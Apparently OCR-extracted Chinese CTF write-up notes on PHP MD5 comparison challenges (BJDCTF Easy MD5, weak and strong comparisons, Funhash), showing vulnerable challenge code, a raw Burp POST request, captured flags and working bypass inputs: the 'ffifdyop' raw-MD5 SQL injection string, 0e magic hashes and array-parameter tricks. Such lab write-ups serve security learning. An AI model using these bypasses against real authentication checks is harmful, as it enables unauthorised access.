
var_dump(urlencode(hex2bin($a)));

var_dump(urlencode(hex2bin($b)));


?>




用bp 发送post



36.[BJDCTF2020]Easy MD5



查看源代码 再查看表头 发现线索



hash和sql注入结合

为了让password正确 md5加密后的字符最好是 'or 1....'类型

查资料了解 ffifdyop绕过 （**ffifdyop**加密后是：276f722736c95d99e921722cf9ed621c 在转换字符串是：'or'6<乱码> 即 `'or'66]��!r,��b`）

输入ffifdyop后页面跳转 并查看源代码

Do You Like MD5?

```
<!--
$a = $GET['a'];
$b = $_GET['b'];

if($a != $b && md5($a) == md5($b)){
    // wow, glzjin wants a girl friend.
-->
```

那么输入Get请求　?a=240610708&b=314282422 通过oe绕过

不安全 942dc64d-3f41-4f1c-a486-90ed7926c482.node5.buuoj.cn:81/levell14.php

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo $flag;
}
```

抓包 通过数组绕过 param1[]=1&param2[]=2 得到flag

Request

Pretty Raw Hex

```
1 POST /levell14.php HTTP/1.1
2 Host: 942dc64d-3f41-4f1c-a486-90ed7926c482.node5.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0)
  Gecko/20100101 Firefox/131.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 21
12
13 param1[]=1&param2[]=2
```

Search... 0 matches

Response


Pretty Raw Hex Render

```php
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])==
{
    echo $flag;
} flag{4f63781c-4194-4476-892a-1a0f9b50d77d}
```

37.MD5弱比较

```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$username  =  $_GET['username'];
$password  =  $_GET['password'];
if($username  !=  $password){
        if(md5($username)  ==  md5($password)){
                echo  'GET_FLAG: '.$flag;
        }else{
                echo  'md5校验出错...';
        }
}else{
        echo  '用户名密码不能相等!';
}
?> 用户名密码不能相等!
```

0E绕过 ?username=240610708&password=314282422





```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$username  =  $_GET['username'];
$password  =  $_GET['password'];
if($username  !=  $password){
        if(md5($username)  ==  md5($password)){
                echo  'GET_FLAG: '.$flag;
        }else{
                echo  'md5校验出错...';
        }
}else{
        echo  '用户名密码不能相等!';
}
?> GET_FLAG: catf1ag{BI2TajraMYQMwygOS7ANMlyx83dSr5Uz}
```

38.MD5强对比

```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$username = $_GET['username'];
$password = $_GET['password'];
if($username != $password){
        if(md5($username) === md5($password)){
                echo 'GET_FLAG: '.$flag;
        }else{
                echo 'md5校验出错...';
        }
}else{
        echo '用户名密码不能相等!';
}
?> 用户名密码不能相等!
```

?username[]=1&password[]=2 数组绕过




```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$username = $_GET['username'];
$password = $_GET['password'];
if($username != $password){
        if(md5($username) === md5($password)){
                echo 'GET_FLAG: '.$flag;
        }else{
                echo 'md5校验出错...';
        }
}else{
        echo '用户名密码不能相等!';
}
?>
```

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **8**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **8**
GET_FLAG: catf1ag{nlLU5FRGzI98ZuDyCYwq4KG4iZqIVEmp}

39.md5($md5)

```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$md5  =  $_GET['md5'];
if($md5  ==  md5($md5)){
        echo  'GET_FLAG'.$flag;
}else{
        echo  'md5校验失败...';
}
?> md5校验失败...
```

搜索md5加密前后都以0e开头的字符串 0e215962017


```php
<?php
header("Content-Type:text/html;charset=utf-8");
show_source(__FILE__);
include('flag.php');
$md5  =  $_GET['md5'];
if($md5  ==  md5($md5)){
        echo  'GET_FLAG'.$flag;
}else{
        echo  'md5校验失败...';
}
?> GET_FLAGcatf1ag{HBLwQ3Xk7FUhxn4J8rXOvFfR8qYtnilj}
```

40.强网杯2020——Funhash

```php
<?php
include 'conn.php';
highlight_file("index.php");
//level 1
if ($_GET["hash1"] != hash("md4", $_GET["hash1"]))
{
    die('level 1 failed');
}
//level 2
if($_GET['hash2'] === $_GET['hash3'] || md5($_GET['hash2']) !== md5($_GET['hash3']))
{
    die('level 2 failed');
}
//level 3
$query = "SELECT * FROM flag WHERE password = '" . md5($_GET["hash4"],true) . "'";
$result = $mysqli->query($query);
$row = $result->fetch_assoc();
var_dump($row);
$result->free();
$mysqli->close();
?>
```

分析 level1 是 $a=md4($a)类型 只需要加密前后都是oe开头

level2是强比较 利用数组或者加密后一样 加密前不同

level3结合sql注入 需要加密后是 xx 'or xxxx